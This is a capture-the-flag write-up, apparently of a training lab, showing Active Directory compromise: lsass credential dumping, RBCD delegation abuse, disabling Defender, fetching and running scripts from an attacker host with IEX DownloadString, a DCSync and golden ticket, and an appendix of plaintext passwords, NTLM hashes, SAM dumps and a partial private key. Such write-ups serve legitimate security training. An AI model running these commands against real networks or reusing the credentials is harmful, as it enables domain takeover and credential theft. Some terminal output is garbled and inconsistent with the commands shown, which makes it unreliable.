----                -----          ---- - 
-a----       5/21/2020  11:47 PM           186 chrome.ps1
-a----       5/24/2020  8:08 PM            128 pac.ps1
-a----       5/22/2020  12:02 AM           118 proxy.pac

*Evil-WinRM* PS C:\Users\athompson\Documents> cat chrome.ps1
# Please don't edit
cd "C:\Program Files (x86)\Google\Chrome\Application"
while ($true) {
    .\chrome.exe --incognito http://gelus
    sleep 30
    taskkill /f /im chrome.exe
    sleep 250
}
*Evil-WinRM* PS C:\Users\athompson\Documents> cat pac.ps1
# Please don't edit
while ($true) {
    cp C:\Users\athompson\Documents\proxy.pac C:\inetpub\altroot\pac_testing
    sleep 300
}
*Evil-WinRM* PS C:\Users\athompson\Documents> cat proxy.pac
function FindProxyForURL(url, host)
{
    // allow DIRECT for now, yamano to setup proxy server
    return "DIRECT";
}

```

And then, finally, grab the fifth flag.

```

*Evil-WinRM* PS C:\users\administrator\desktop> ls

Directory: C:\users\administrator\desktop

Mode                LastWriteTime        Length Name
----                -----          ---- - 
-a----       5/27/2020  1:50 AM            27 flag.txt

*Evil-WinRM* PS C:\users\administrator\desktop> gc flag.txt
RPG{l3ave_*****}

```

Flag


```
RPG{l3ave_*****}
```

6. Collapse of the Empire

As ATompson I can dump lsass.exe to extract additional creds.

```
➜ ~/endgame/rpg proxychains4 -q cme smb 192.168.125.88 -u athompson -p 'sshiinnoobbi!!' -M lsassy
SMB      192.168.125.88  445   GELUS          [*] Windows 10.0 Build 17763 x64 (name:GELUS) (domain:Roundsoft.local) (signing:False) (SMBv1:False)
SMB      192.168.125.88  445   GELUS          [+] Roundsoft.local\athompson:sshiinnoobbi!! (Pwn3d!)
LSASSY   192.168.125.88  445   GELUS          ROUNDROFT\rrodriguez 5fd9a9b390f7bd4e7e78cdcc2e4e8df8
LSASSY   192.168.125.88  445   GELUS          ROUNDROFT\jops f7b8e6e5af23f06fdbb559d1888261fa
LSASSY   192.168.125.88  445   GELUS          ROUNDROFT\ATHompson 14b1991918cdba8474847c8848a8b656
LSASSY   192.168.125.88  445   GELUS          gelus\roundsoft\ruby_adm b3aut1fu1_lyk_@_g3m!
```

And it looks like the `ROUNDROFT\jops` user is our final countdown for the domain admin. That's just an [RBCD Abuse](#) practice case, so I will be brief.



RBCD from Windows

Enable RDP, disable NLA and jump straight on Gelus:

```
PS > Set-ItemProperty -Path "HKLM:\System\CurrentControlSet\Control\TerminalServer" -Name "fDenyTSConnections" -Value 0
PS > (Get-WmiObject -class "Win32_TSGeneralSetting" -Namespace root\cimv2\terminalservices -ComputerName "PC01" -Filter "TerminalName='RDP-tcp'").SetUserAuthenticationRequired(0)
```

Disable Defender, AMSI, remove all signatures to run Mimikatz in peace and quiet and `runas /netonly` as jops to be able to ask for TGS (enter junk as the cleartext password) (on the left).

Then ask for TGT with Rubeus using jops NTLM hash and do the rest part of the delegation abuse (on the right).

I am using the [PowerView fork](#) here (call it PowerView 4.0) to automate the RBCD attack routine.

```
PS > Set-MpPreference -DisableRealTimeMonitoring $true
PS > Set-MpPreference -DisableIOAVProtection $true
PS > cmd /c "C:\ProgramData\Microsoft\Windows Defender\Platform\4.18.2004.6-0\MpCmdRun.exe" -RemoveDefinitions -All

PS > runas /netonly /user:roundsoft.local\jops powershell
Enter the password for roundsoft.local\jops: qwerty123!@#
```

```
PS > IEX(New-Object  
Net.WebClient).DownloadString("http://10.14.14.37/powermad.ps1")  
PS > IEX(New-Object  
Net.WebClient).DownloadString("http://10.14.14.37/powerview4.ps1")  
PS > .\Rubeus.exe asktgt /user:jops /rc4:f7b8e6e5af23f06fdbb559d1888261fa /ptt  
/domain:roundsoft.local /dc:SHINRA.roundsoft.local  
  
PS > New-MachineAccount -MachineAccount fakemachine1337 -Password $(ConvertTo-  
SecureString 'Passw0rd!' -AsPlainText -Force) -Verbose  
PS > Set-DomainRBCD shinra -DelegateFrom fakemachine1337 -Verbose  
  
PS > .\Rubeus.exe s4u /domain:roundsoft.local /user:fakemachine1337  
/rc4:FC525C9683E8FE067095BA2DDC971889 /impersonateuser:SHINRA$  
/msdsspn:LDAP/SHINRA.roundsoft.local /ptt  
PS > .\mimikatz.exe "lsadump::dcsync /domain:roundsoft.local  
/user:ROUNDSOFT\krbtgt" "exit"  
  
PS > Set-DomainRBCD shinra -Clear -Verbose
```

```
PS > Set-DomainRBCD shinra -clear -verbose
```

RBCD from Linux

The same result can be achieved even easier from Linux using Impacket and [rbcd_permissions](#) to modify the `msDS-AllowedToActOnBehalfOfOtherIdentity` property authenticating to LDAP via PtH (the `$` sign in machine account names can be omitted in every command).

```
$ proxychains4 -q addcomputer.py -computer-name 'AnotherFakeMachine1$' -computer-  
pass 'Passw0rd!' -dc-ip 192.168.125.128 -dc-host SHINRA.roundsoft.local  
'roundsoft.local/athompson:sshhiiinnoobbii!!'  
$ proxychains4 -q ./rbcd.py -t 'CN=shinra,OU=Domain  
Controllers,DC=roundsoft,DC=local' -d roundsoft.local -c  
'CN=AnotherFakeMachine1,CN=Computers,DC=roundsoft,DC=local' -u jops -H  
f7b8e6e5af23f06fdbb559d1888261fa:f7b8e6e5af23f06fdbb559d1888261fa -l  
192.168.125.128  
  
$ proxychains4 -q getST.py -spn ldap/SHINRA.roundsoft.local -impersonate  
'SHINRA$' -dc-ip 192.168.125.128  
'roundsoft.local/AnotherFakeMachine1$:Passw0rd!'  
  
$ export KRB5CCNAME='/root/tools/rbcd_permissions/SHINRA$.ccache'  
$ proxychains4 -q secretsdump.py shinra.roundsoft.local -just-dc-user  
'ROUNDSOFT\krbtgt' -dc-ip 192.168.125.128 -no-pass -k
```

```
+ /tools/rbcd_permissions git:(master) ✘ ./privyshash -q adcomputer.py --computer-name 'AnotherFakeMachine1' --computer-pass 'PassWord!' --dc-ip 192.168.125.128 --dc-host SHINOBAS.roundsoft.local 'roundsoft.local/xthompson$hhimbb0011'
[+] Impacket v0.9.22-dev(20201111-142821-diced094) Copyright 2020 SecureAuth Corporation

[*] Successfully added name account AnotherFakeMachine1 with password PassWord!
[*] Adding user account AnotherFakeMachine1 to domain ControllerS01.local Controllers,DC=roundsoft,DC=local
[*] Requesting S4U2self
[*] Requesting S4U2Pspn
[*] Saving secrets to ./privyshash_secrets.ccache
[*] /tools/rbcd_permissions git:(master) ✘ export KRBSOFILE=/root/tools/rbcd_permissions/SHINOBAS_ccache
[*] /tools/rbcd_permissions git:(master) ✘ ./privyshash -q secretsdc.py shinra.roundsoft.local --just-dc-user 'ROUNDSOFT\vrhrtg' --dc-ip 192.168.125.128 --no-pass -k
[+] Impacket v0.9.22-dev(20201111-142821-diced094) Copyright 2020 SecureAuth Corporation

[*] Getting DC for domain ControllerS01.local
[*] Generating NTHash
[*] Requesting S4U2self
[*] Requesting S4U2Pspn
[*] Saving secrets to ./privyshash_secrets.ccache
[*] /tools/rbcd_permissions git:(master) ✘ export KRBSOFILE=/root/tools/rbcd_permissions/SHINOBAS_ccache
[*] /tools/rbcd_permissions git:(master) ✘ ./privyshash -q secretsdc.py shinra.roundsoft.local --just-dc-user 'ROUNDSOFT\vrhrtg' --dc-ip 192.168.125.128 --no-pass -k
[+] Impacket v0.9.22-dev(20201111-142821-diced094) Copyright 2020 SecureAuth Corporation
```

It's also a good chance for practicing the Bronze Bit attack ([1](#), [2](#)). I will use [Get-KerberosAESKey.ps1](#) here to calculate the AES key for our fake machine account, but it can also be done with Mimikatz `\kerberos::hash` like in the original research.

It's also worth mentioning that NTHash and AESKey can be computed right in the Python code if they are not provided within the `-hashes` and `-aeskey` arguments. I have tweaked impacket and made [this pull request](#) to get the appropriate values automatically.

Going Golden

Now, when I have the krbtgt hash, I can generate golden ticket and use wmiexec.py to get a shell on Shinra. As no surprise, I do not have rights to read flag.txt because it is EFS encrypted with builtin administrator password.

```
$ ticketer.py -nthash 700ec7b74f596f84a8dfbce1a39ac66c -domain-sid S-1-5-21-  
2284550090-1208917427-1204316795 -domain roundsoft.local snovvcrash  
$ export KRB5CCNAME=/root/htb/endgames/rpg/www/snovvcrash.ccache  
$ proxychains4 -q wmiexec.py snovvcrash@shinra.roundsoft.local -no-pass -k
```

```
+ ./rpg/www ticketer.py -nthsash 700ec7b74f596f84a8dfbc1ea39ac66c -domain-sid S-1-5-21-2284550090-1208917427-1204316795 -domain roundsoft.local snovvcrash
Impacket v0.9.22.dev1+20201112.141202.diced941 - Copyright 2020 SecureAuth Corporation

[*] Creating basic skeleton ticket and PAC Infos
[*] Customizing ticket for roundsoft.local/snovvcrash
[*]   PAC_LOGON_INFO
[*]   PAC_CLIENT_INFO_TYPE
[*]   EncTicketPart
[*]   EncAsRepPart
[*] Signing/Encrypting final ticket
[*]   PAC_SERVER_CHECKSUM
[*]   PAC_PRIVSVR_CHECKSUM
[*]   EncTicketPart
[*]   EncAsRepPart
[*] Saving ticket in snovvcrash.ccache
→ ~/rpg/www export KRB5CCNAME=/root/htb/endgame/rpg/www/snovvcrash.ccache
→ ~/rpg/www proxychains4 -q wmiexec.py snovvcrash@shinra.roundsoft.local -no-pass -k
Impacket v0.9.22.dev1+20201112.141202.diced941 - Copyright 2020 SecureAuth Corporation

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:>cd \users\administrator\desktop
C:\users\administrator\desktop>dir
Volume in drive C has no label.
Volume Serial Number is 7224-3B3A

Directory of C:\users\administrator\desktop

12/07/2020  09:01 PM    <DIR>          .
12/07/2020  09:01 PM    <DIR>          ..
01/17/2020  04:21 PM           39 flag.txt
               1 File(s)       39 bytes
               2 Dir(s)  52,248,891,392 bytes free

C:\users\administrator\desktop>type flag.txt
Access is denied.


C:\users\administrator\desktop>icacls flag.txt
flag.txt NT AUTHORITY\SYSTEM:(F)
      BUILTIN\Administrators:(F)
      ROUNDSOFT\Administrator:(F)

Successfully processed 1 files; Failed processing 0 files
C:\users\administrator\desktop>cipher

Listing C:\users\administrator\desktop\
New files added to this directory will not be encrypted.

E flag.txt
```

But it is also [no surprise](#), that I can change the administrator's password and authenticate with it. Then I can successfully read the last flag.



As a bonus, I can check how some of the challenges were implemented.

```

+ ./rpg/unw proxychains -q evil-winrm -u snovvcrash -p 'Passw0rd123' -i 192.168.125.128
evil-WinRM shell v2.3
Info: Establishing connection to remote endpoint
evil-WinRM PS C:\Users\snowvcrash\Documents> cd . . . .
evil-WinRM PS C:\Users> gci . -recurse -file -ea SilentlyContinue | select fullname
FullName
...
C:\Users\Administrator\Desktop\flag.txt
C:\Users\Administrator\Documents\Autologon.exe
C:\Users\Administrator\Documents\disable.ps1
C:\Users\Administrator\Documents\jops.ps1
C:\Users\Administrator\Documents\plink.exe
C:\Users\Administrator\Documents\PsExec64.exe
C:\Users\Administrator\Documents\putty.ps1
C:\Users\aimee_adm\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache
C:\Users\aimee_adm\AppData\Roaming\Microsoft\SystemCertificates\My\AppContainerUserCertRead


evil-WinRM PS C:\Users> cat C:\Users\Administrator\Documents\disable.ps1
while($true) {
    sleep 600
    Get-ADUser -Filter * -SearchBase "ou=employees,dc=roundsoft,dc=local" | Disable-ADAccount
    Get-ADComputer -Filter { $_.name -ne "SHIRNA" -and $_.name -ne "GELUS" } | Remove-ADComputer -Confirm:$false
    Set-ADObject -Identity "CN=SHIRNA,OU=Domain Controllers,DC=Roundsoft,DC=local" -Clear 'msDS-AllowedToActOnBehalfOfOtherIdentity'
}
evil-WinRM PS C:\Users> cat C:\Users\Administrator\Documents\jops.ps1
sleep 1
evil-WinRM PS C:\Users> cat C:\Users\Administrator\Documents\plink.ps1
while((Test-Connection -Cn 192.168.125.135 -BufferSize 16 -Count 1 -ea 0 -quiet)) {
    if((Write-Host "dod")
        continue
    )
    else {
        if ($? -eq $true) {
            break
        }
        else {
            write-host "boo"
            continue
        }
    }
}

while($true) {
    sleep 3600
    C:\Users\Administrator\Documents\plink.exe -batch ruby@192.168.125.135 -pw N1xp@ssw0rd4Ruby "echo chl0a0g91C1jICcpBvcnQz25vWVzXlyW5m02dub21la2zV5cmUzy5bmM0ikNyZwRlbnRpYnxz1lkN|base64 -d|bash"
    C:\Users\Administrator\Documents\plink.exe -batch ruby@192.168.125.135 -pw N1xp@ssw0rd4Ruby "echo chl0a0g91C1jICcpBvcnQz25vWVzXlyW5m02dub21la2zV5cmUzy5bmM0In0dwZm1lkN|base64 -d|bash"
    python -c "import gnomekeyring;gnomekeyring.unlock_sync(None, 'N1xp@ssw0rd4Ruby')"
}
evil-WinRM PS C:\Users> cat C:\Users\Administrator\Documents\putty.ps1
while($true) {
    sleep 5
    $q = query user janderson /server:lux
    $sess = $($q[1] -replace '\+', ' -split ' ')[3]
    cmd /c "C:\Users\Administrator\Documents\PsExec64.exe -u roundsoft_HR -p y3'$._w3_aUr_HR_b33ch3$! \\lux -i $sess cscript C:\Users\roundsoft_HR\Documents\send.vbs"
    sleep 180
    cmd /c "C:\Users\Administrator\Documents\PsExec64.exe -u roundsoft_HR -p y3'$._w3_aUr_HR_b33ch3$! \\lux -i $sess taskkill /f /im putty.exe"
}

```

Flag

RPG{WhY_w0rk_h@rD_*****}



Appendix

A. Environment

Nmap

10.13.38.18

PORT	STATE	SERVICE	VERSION
22/tcp	open	ssh	OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
ssh-hostkey:			
2048 7b:86:51:3e:50:78:7f:0a:19:57:0d:6c:a3:b8:fd:09 (RSA)			

```
| 256 e5:01:c2:cd:ed:63:be:1f:b3:c2:c3:51:a4:f8:1d:90 (ECDSA)
|_ 256 ce:12:d1:0e:83:1d:63:34:42:fa:48:47:eb:06:1a:66 (ED25519)
| vulners:
|   cpe:/a:openbsd:openssh:7.6p1:
|_    CVE-2014-9278  4.0      https://vulners.com/cve/CVE-2014-9278
80/tcp  open  http   Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Roundsoft Inc.
| vulners:
|   cpe:/a:apache:http_server:2.4.29:
|     CVE-2019-0211  7.2      https://vulners.com/cve/CVE-2019-0211
|     CVE-2018-1312  6.8      https://vulners.com/cve/CVE-2018-1312
|     CVE-2018-1312  6.8      https://vulners.com/cve/CVE-2018-1312
|     CVE-2017-15715 6.8      https://vulners.com/cve/CVE-2017-15715
|     CVE-2019-10082 6.4      https://vulners.com/cve/CVE-2019-10082
|     CVE-2019-10082 6.4      https://vulners.com/cve/CVE-2019-10082
|     CVE-2019-0217  6.0      https://vulners.com/cve/CVE-2019-0217
|     CVE-2020-1927  5.8      https://vulners.com/cve/CVE-2020-1927
|     CVE-2019-10098 5.8      https://vulners.com/cve/CVE-2019-10098
|     CVE-2020-9490  5.0      https://vulners.com/cve/CVE-2020-9490
|     CVE-2020-9490  5.0      https://vulners.com/cve/CVE-2020-9490
|     CVE-2020-1934  5.0      https://vulners.com/cve/CVE-2020-1934
|     CVE-2020-1934  5.0      https://vulners.com/cve/CVE-2020-1934
|     CVE-2019-10081 5.0      https://vulners.com/cve/CVE-2019-10081
|     CVE-2019-10081 5.0      https://vulners.com/cve/CVE-2019-10081
|     CVE-2019-0220  5.0      https://vulners.com/cve/CVE-2019-0220
|     CVE-2019-0220  5.0      https://vulners.com/cve/CVE-2019-0220
|     CVE-2019-0196  5.0      https://vulners.com/cve/CVE-2019-0196
|     CVE-2019-0196  5.0      https://vulners.com/cve/CVE-2019-0196
|     CVE-2018-17199 5.0      https://vulners.com/cve/CVE-2018-17199
|     CVE-2018-17199 5.0      https://vulners.com/cve/CVE-2018-17199
|     CVE-2018-1333  5.0      https://vulners.com/cve/CVE-2018-1333
|     CVE-2018-1333  5.0      https://vulners.com/cve/CVE-2018-1333
|     CVE-2017-15710 5.0      https://vulners.com/cve/CVE-2017-15710
|     CVE-2019-0197  4.9      https://vulners.com/cve/CVE-2019-0197
|     CVE-2020-11993 4.3      https://vulners.com/cve/CVE-2020-11993
|     CVE-2019-10092 4.3      https://vulners.com/cve/CVE-2019-10092
|     CVE-2019-10092 4.3      https://vulners.com/cve/CVE-2019-10092
|     CVE-2018-11763 4.3      https://vulners.com/cve/CVE-2018-11763
|     CVE-2018-11763 4.3      https://vulners.com/cve/CVE-2018-11763
|_    CVE-2018-1283  3.5      https://vulners.com/cve/CVE-2018-1283
3000/tcp open  ppp?
| fingerprint-strings:
|   GetRequest:
|     HTTP/1.1 200 OK
|     X-XSS-Protection: 1
|     X-Instance-ID: HPW4dA9SSCsMGGyQG
|     Content-Type: text/html; charset=utf-8
|     Vary: Accept-Encoding
|     Date: Thu, 10 Sep 2020 12:13:31 GMT
|     Connection: close
|     <!DOCTYPE html>
|     <html>
|       <head>
|         <link rel="stylesheet" type="text/css" class="__meteor-css__"
| href="/3ab95015403368c507c78b4228d38a494ef33a08.css?meteor_css_resource=true">
|           <meta charset="utf-8" />
|           <meta http-equiv="content-type" content="text/html; charset=utf-8" />
```

```

|   <meta http-equiv="expires" content="-1" />
|   <meta http-equiv="X-UA-Compatible" content="IE=edge" />
|   <meta name="fragment" content="!" />
|   <meta name="distribution" content="global" />
|   <meta name="rating" content="general" />
|   <meta name="viewport" content="width=device-width, initial-scale=1,
maximum-scale=1, user-scalable=no" />
|   <meta name="mobile-web-app-capable" content="yes" />
|   <meta name="apple-mobile-web-app-capable" conten
| HTTPOptions:
|   HTTP/1.1 200 OK
|   X-XSS-Protection: 1
|   X-Instance-ID: HPW4dA9SSCsMGGyQG
|   Content-Type: text/html; charset=utf-8
|   Vary: Accept-Encoding
|   Date: Thu, 10 Sep 2020 12:13:32 GMT
|   Connection: close
|   <!DOCTYPE html>
|   <html>
|   <head>
|       <link rel="stylesheet" type="text/css" class="__meteor-css__"
href="/3ab95015403368c507c78b4228d38a494ef33a08.css?meteor_css_resource=true">
|       <meta charset="utf-8" />
|       <meta http-equiv="content-type" content="text/html; charset=utf-8" />
|       <meta http-equiv="expires" content="-1" />
|       <meta http-equiv="X-UA-Compatible" content="IE=edge" />
|       <meta name="fragment" content="!" />
|       <meta name="distribution" content="global" />
|       <meta name="rating" content="general" />
|       <meta name="viewport" content="width=device-width, initial-scale=1,
maximum-scale=1, user-scalable=no" />
|       <meta name="mobile-web-app-capable" content="yes" />
|       <meta name="apple-mobile-web-app-capable" conten
|   Help, NCP:
|_   HTTP/1.1 400 Bad Request
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

```

10.13.38.19

PORT	STATE	SERVICE	VERSION
80/tcp	open	http	Microsoft IIS httpd 10.0
		http-methods:	
		_ Potentially risky methods:	TRACE
		_http-server-header:	Microsoft-IIS/10.0
		_http-title:	IIS Windows Server
8081/tcp	open	http	Apache Tomcat 8.5.41
		http-methods:	
		_ Potentially risky methods:	PUT DELETE
		_http-title:	Site doesn't have a title (text/html).
		vulners:	
		cpe:/a:apache:tomcat:8.5.41:	
		CVE-2020-1938	7.5 https://vulners.com/cve/CVE-2020-1938
		CVE-2020-1938	7.5 https://vulners.com/cve/CVE-2020-1938
		CVE-2020-8022	7.2 https://vulners.com/cve/CVE-2020-8022
		CVE-2020-1935	5.8 https://vulners.com/cve/CVE-2020-1935
		CVE-2020-1935	5.8 https://vulners.com/cve/CVE-2020-1935
		CVE-2019-17563	5.1 https://vulners.com/cve/CVE-2019-17563

```
|      CVE-2020-13935  5.0    https://vulners.com/cve/CVE-2020-13935
|      CVE-2020-13935  5.0    https://vulners.com/cve/CVE-2020-13935
|      CVE-2020-13934  5.0    https://vulners.com/cve/CVE-2020-13934
|      CVE-2020-11996  5.0    https://vulners.com/cve/CVE-2020-11996
|      CVE-2020-9484   4.4    https://vulners.com/cve/CVE-2020-9484
|      CVE-2019-12418  4.4    https://vulners.com/cve/CVE-2019-12418
|_      CVE-2019-12418  4.4    https://vulners.com/cve/CVE-2019-12418
51901/tcp open  msrpc   Microsoft Windows RPC
Service Info: OS: windows; CPE: cpe:/o:microsoft:windows
```

Ports (TCP)

Lux

192.168.125.129:

```
135
139
445
5985
47001
```

Gelus

192.168.125.88, 10.13.38.19:

```
80
135
139
445
5985
8040
8045
8081
47001
```

Shinra

192.168.125.128:

```
53
88
135
139
389
445
464
593
636
3268
3269
5985
9389
```

B. Creds

roundsoft.local

```
~~~~~  
janderson:welcome_roundsoft2019!  
rrodriguez:I@mabArb13g1rl1n@barbi3w0rld  
ruby_adm:b3aut1fu1_lyk @_g3m!  
yamano:Ar7_is_f@nt@st1c_b3auty  
athompson:sshhinnoobbii!!  
~~~~~
```

LUX (192.168.125.129)

```
~~~~~  
SAM  
Administrator:500:aad3b435b51404eeaad3b435b51404ee:53ff2611f458c331e1ecbb3921b7b  
471:::  
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c0  
89c0:::  
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::  
Roundsoft_HR:1001:aad3b435b51404eeaad3b435b51404ee:e5562111cec252d79c2205f7ede6b  
eba:::  
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:e1c935bfd72ce05c46592bc  
baea4ad3:::  
~~~~~
```

GELUS (10.13.38.19, 192.168.125.88)

```
~~~~~  
- JFrog  
access-admin:Password12  
nyoshida:Fr0G_b0gG1n!!!  
~~~~~  
- lsass.exe  
ROUNDSOFT\rrodriguez:5fda9b390f7bd4e7e78cdec2e4e8dfd8  
ROUNDSOFT\jops:f7b8e6e5af23f06fdbb559d1888261fa  
ROUNDSOFT\repository_admin:61191aeb8b9a60d01e41faa8bacb2334  
ROUNDSOFT\ATHompson:14b1991918cdba8474847c8848a8b656  
~~~~~
```

Ingis (10.13.38.18, 192.168.125.135)

```
~~~~~  
- From Rocket.Chat (1):  
*Attention: On-boarding information for all new dev employees of Roundsoft Inc.*  
Intranet: https://intranet.roundsoft.local/  
HR Site: https://intranet.roundsoft.local/hr  
Payroll: https://paystubz.roundsoft.local/  
Default development workstation password: 'welcome_roundsoft123'  
*Please be sure to change your password upon initial login. *  
On-boarding training: https://training.roundsoft.local/  
*Please be sure to complete assigned compliance and corporate training by the  
indicated deadline.*  
~~~~~  
- From Rocket.Chat (2):  
Ah yes. Apologies... I forgot to update the on-boarding information, but we  
adopted a new password format for the default login. Please use  
'welcome_roundsoft2019!'  
~~~~~
```

- SSH (beta_user_key)

-----BEGIN RSA PRIVATE KEY-----

MIIEpQIBAAKCAQEAvucLzy/B0XvfBjWL0PKMyJU7sMsV84GJfunxQd2dRYo5L6Ka1zd3l+6++GkiTdTLEIHQgSkeqIxQ53B7Ju8wdNfroBmnkpMDVaFvt0S5nR1DJ/K5Ejh836bGuXK3gqvAoaiayAj64CbiWPbwHuj2ZwxJNH8sUY7F1lqMYoXDFCtmLYd28zZyqSEXbs8ONDwsVTnzDyMFIHU96d3LzyA0D/Gqn2NTb142yGHhnRbxFnfxkMcF+VKKXYF71N3Wo1bIVGMk7L30HdRxbjgx/VQ7Gkn0ZNhgAI2vninzQRFnzxIpaIgvwAq8ygt9PochaiYK7rNmpZU7hzOSeAC3t+HEQwIDAQABAOIBAQCx/hhauGN9X4L86h53zn7HuqVZ/LDV3vsd1drvL71Ap1uvfgw17pj6VwdF9Dig2SA2pi+pmlKG7Ifahfa4Fd00Dcnkvn0pRAZ2hhijtihlk58Q8qb16HuocBuDnDd7ceJvqs1eAH51yd6DZvpnBtqBV557DQuaws5BioYfmG7Nd1gZR4ZWH6eb6zhAByq9mX1wcT5IeNH4mXZinLPev2op98kswLLs56RH0SH7TIDX8QDoxho+4RQ78jvzYYh1GVdyAtEcEo6h7+MrdfVAV+061pBBandzCtedA075Ahsa5qbhp9yvAIVcg0hjNxev1zu/x9CF8qZCJus1FFcYxaogBAPTypqYHeKZxhY6YZWQ2dsvbzFYEm1qeEwvDGGbhWPsr1wvY3SGu17lT+OHwpYS4EF6CPkStR3SJrnSbjfm/gKurayLyKwb3s/vs0Ah1wh54pDsbXu9zcu1TiADxWEjBeBHSSOFIZPmEtwf0hu/Qe47QxdSBiu+sX7G6Kcajh5AoGBAMeIECFNkwpop8mh5da0pSSP1R/Ke/a2S5UczimeUhMQRHV+cKmvuEnNBUIEFPi1cDVNmr8Ja/P4+P3yRV1szotVuCf06cbxsx3g07Ea5G1nMQBxgDGWMR8/uhGwTMxyDHDj76yp6FrCUMpNDj/3Tg1GHcGLc1/exmLcfM5mLhgbAoGBAJ9fdicWwu8buK78Kr8mU6g/uGx1om0muik3f3x0rNVxmRf